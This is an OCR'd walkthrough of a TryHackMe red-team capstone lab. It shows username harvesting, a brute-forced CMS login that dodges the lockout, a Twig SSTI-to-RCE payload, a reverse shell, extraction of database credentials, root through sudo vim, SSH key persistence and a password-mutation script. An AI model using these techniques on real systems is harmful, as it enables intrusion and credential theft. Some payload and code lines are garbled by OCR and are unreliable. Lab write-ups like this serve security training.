
copied and pasted into editor and removed all png lines manually, then use awk and sed to extract usernames.

```
┌──[parrot@parrot]─[~/thm/capstone]
└─$cat usernamees-thereserv-contact.txt | awk {'print$2}' | sed  's/.jpeg$//'
antony.ross
ashley.chan
brenda.henderson
charlene.thomas
christopher.smith
emily.harvey
keith.allen
laura.wood
leslie.morley
lynda.gordon
martin.savage
mohammad.ahmed
paula.bailey
rhys.parsons
roy.sims
```

```
cat usernamees-thereserv-contact.txt | awk {'print$2' | sed  's/.jpeg$//'
```

looking at contact page, tried many methods to exploit this page, nothing works. but there is a mail saying that send your CV and last three months banking statements to **applications@corp.thereserve.loc**


Used ffuf of enumerate more directories in october cms and found backend directory.



By visiting **/october/index.php/backend/** it redirected to signin page.


URL: **10.200.118.13/october/index.php/backend/backend/auth/signin**

then i tried to brute forcing password using username admin, and created password using provided **password_policy.txt** which says 8 chars, 1 special char and 1 number, and brute forced it, but found that admin user got suspended. after that disconnected my openvpn connection and connect it again to remove this suspend, after that tried with only some specific password from **password_base_list.txt** following **password_policy.txt**, i got logged into with password **"password1!"**




After logged in with username and password to october cms, after enumerating some, i tried to add page and checked for **SSTI** and its works.


Click on + Add → Enter title "exploit" → Filename "exploit" → Below on Markup tab: Enter Payload and click on save button.




after visiting on ***/october/index.php/***exploit SSTI payload got executed.



tried to read **/etc/passwd** file as this server is running on linux.





looking for result, got exception, loooking up for error found that it is running twig in background.



after trying many twig payloads for RCE, got 1 payload which works

□□□0□|reduce('system','id')}}





uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)

used this vulnerability to gain reverse shell as www-data user, after that found **database.php** file which has MYSQL credentials.

```
'mysql' ⇒ [
        'driver'    ⇒ 'mysql',
        'engine'    ⇒ 'InnoDB',
        'host'      ⇒ 'localhost',
        'port'      * 3306,
        'database'  ⇒ 'october2',
        'username'  ⇒ 'october',
        'password'  ⇒ 'password1!',
        'charset'   ⇒ 'utf8mb4',
        'collation' ⇒ 'utf8mb4_unicode_ci',
        'prefix'    ⇒ '',
        'varcharmax' * 191,
    ],
```


```
Username: october
Password: password1!
```

now, we have shell as user www-data, for privesc after enumerating some, found that user can run vim as root user.

```
www-data@ip-10-200-118-13:/var/www/html/october$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-200-118-13:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-200-118-13:
    (root) NOPASSWD: /usr/bin/vim
www-data@ip-10-200-118-13:/var/www/html/october$ sudo /usr/bin/vim hacked
```

so, i used vim to privilege escalate to root, as this technique is very common.

```
sudo /usr/bin/vim hacked
# then press ESC key then enter :!/bin/sh
```



after that i generated **ssh public and private key (id_rsa)** files and moved into **/root/.ssh** directory, added 600 permission to my **id_rsa**


```
#generating ssh config files
$ ssh-keygen -o
# give required permission to id_rsa for connection
$ chmod 600 id_rsa
$ ssh -i id_rsa root@10.200.118.113
```

Now, we have enough Information and access to move further, let's move on to Perimeter Breach.

2. Perimeter Breach

Now, we have access on two machines **VPN** and **WEB,** after that to submit Perimeter Breach flag, first we have to login to **E-CITIZEN** Portal and register my username.

Logging in to E-CITIZEN using SSH and registered using my username, this is process is one time, make sure to save your details somewhere.



but before we have to setup my mail server, to get the mails.

When registering my username in E-CITIZEN Portal, i got the email and credentials to login into SMTP server.

```
# Username: DEPI
Password: Lxortr1K0M5GM4CXa
MailAddr: DEPI@corp.th3reserve.loc
IP Range: 10.200.118.0/24
```

I logged into thunderbird using linux, to install thunderbird, go to its offical website and download it and run the binary directly.


MailServer - 10.200.118.11


Scanning MailServer for open ports and services, found **SMTP** and **IMAP** port is opened

```
Discovered open port 445/tcp on 10.200.118.11
Discovered open port 587/tcp on 10.200.118.11
Discovered open port 3389/tcp on 10.200.118.11
Discovered open port 110/tcp on 10.200.118.11
Discovered open port 135/tcp on 10.200.118.11
Discovered open port 80/tcp on 10.200.118.11
```

```
Discovered open port 22/tcp on 10.200.118.11
Discovered open port 3306/tcp on 10.200.118.11
Discovered open port 143/tcp on 10.200.118.11
Discovered open port 25/tcp on 10.200.118.11
Discovered open port 139/tcp on 10.200.118.11
```

Logging into thunderbird by provided details.





after that, log in again and authenticate by entering **2** and enter **1** to select **Perimeter Breach** then enter **1** to get the task and solve it to get the flag in mail.

```
Welcome to the e-Citizen platform!
Please make a selection:
1 Register
2 Authenticate
3 Exit Selection:2
Please provide your username: prokunal
Please provide your password: REDACTED

Welcome prokunal
```

What would you like to do?
Please select an option
[1] Submit proof of compromise
[2] Verify past compromises
[3] Verify email access
[4] Get hints
[5] Exit
Selection:1
Please select which flag you would like to submit proof for:
[1] Perimeter Breach
[2] Active Directory Breach
[3] CORP Tier 2 Foothold
[4] CORP Tier 2 Admin
[5] CORP Tier 1 Foothold
[6] CORP Tier 1 Admin
[7] CORP Tier 0 Foothold
[8] CORP Tier 0 Admin
[9] BANK Tier 2 Foothold
[10] BANK Tier 2 Admin
[11] BANK Tier 1 Foothold
[12] BANK Tier 1 Admin
[13] BANK Tier 0 Foothold
[14] BANK Tier 0 Admin
[15] ROOT Tier 0 Foothold
[16] ROOT Tier 0 Admin
[17] SWIFT Web Access
[18] SWIFT Capturer Access
[19] SWIFT Approver Access
[20] SWIFT Payment Made
[100] Exit
Selection:1
Please provide the hostname of the host you have compromised (please use t he name provided in your network diagram): WEB

In order to verify your access, please complete the following steps.
1. On the web host, navigate to the /flag/ directory

```
2. Create a text file with this name: prokunal.txt
3. Add the following UUID to the first line of the file: 00df9842-d72b-4a00-bf
c6-024b0840c2f7
4. Click proceed for the verification to occur

Once you have performed the steps, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter Z
Ready to verify? [Y/X/Z]: Y
Warning: Permanently added '10.200.118.13' (ECDSA) to the list of known host
s.
prokunal.txt                                          100%   37    62.7K
B/s   00:00
```

after submitting the flag, I got my **Perimeter Breach Flag** in my mail server.

3. Initial Compromise of Active Directory

Further Enumeration on **WEB** and **VPN** host.

Creating emails using usernames found on **"Meet The Team"** page on host: **10.200.118.13**

```
cat usernamees-thereserv-contact.txt | awk {'print$2'} | sed  's/.jpeg$//'
```

```
┌──(kali㉿kali)-[~/thm/capstone]
└─$ cat usernames-10.200.118.13.txt | sed 's/$/@corp.thereserve.loc/'
antony.ross@corp.thereserve.loc
ashley.chan@corp.thereserve.loc
brenda.henderson@corp.thereserve.loc
charlene.thomas@corp.thereserve.loc
christopher.smith@corp.thereserve.loc
emily.harvey@corp.thereserve.loc
keith.allen@corp.thereserve.loc
laura.wood@corp.thereserve.loc
leslie.morley@corp.thereserve.loc
lynda.gordon@corp.thereserve.loc
martin.savage@corp.thereserve.loc
mohammad.ahmed@corp.thereserve.loc
paula.bailey@corp.thereserve.loc
rhys.parsons@corp.thereserve.loc
roy.sims@corp.thereserve.loc
```

Password base list given by tryhackme and password policy that pasword will contain 8 characters and 1 number and 1 special character, using this policy created python script to generate new passwords.

created python script to generate wordlist.

```
special_chars="!@$#"
numbers="1234567890"
f=open("passwords.txt","r")
data=f.read().split()
f.close()
for num in numbers:
    for ch in special_chars:
        for i in data:
            print(i+str(num)+str(ch))
                    print(i+str(ch)+str(num))
```

Passwords.txt

```
root@ip-10-10-94-56:~/Capstone_Challenge_Resources# ls
password_base_list.txt  password_policy.txt  Tools
root@ip-10-10-94-56:~/Capstone_Challenge_Resources# cat password_base_list.txt
TheReserve
thereserve
Reserve
reserve
CorpTheReserve
corpthereserve
Password
password
TheReserveBank
thereservebank
ReserveBank
reservebank
root@ip-10-10-94-56:~/Capstone_Challenge_Resources#
```

```
python3 permuated.py > smtp_passwords.txt
```

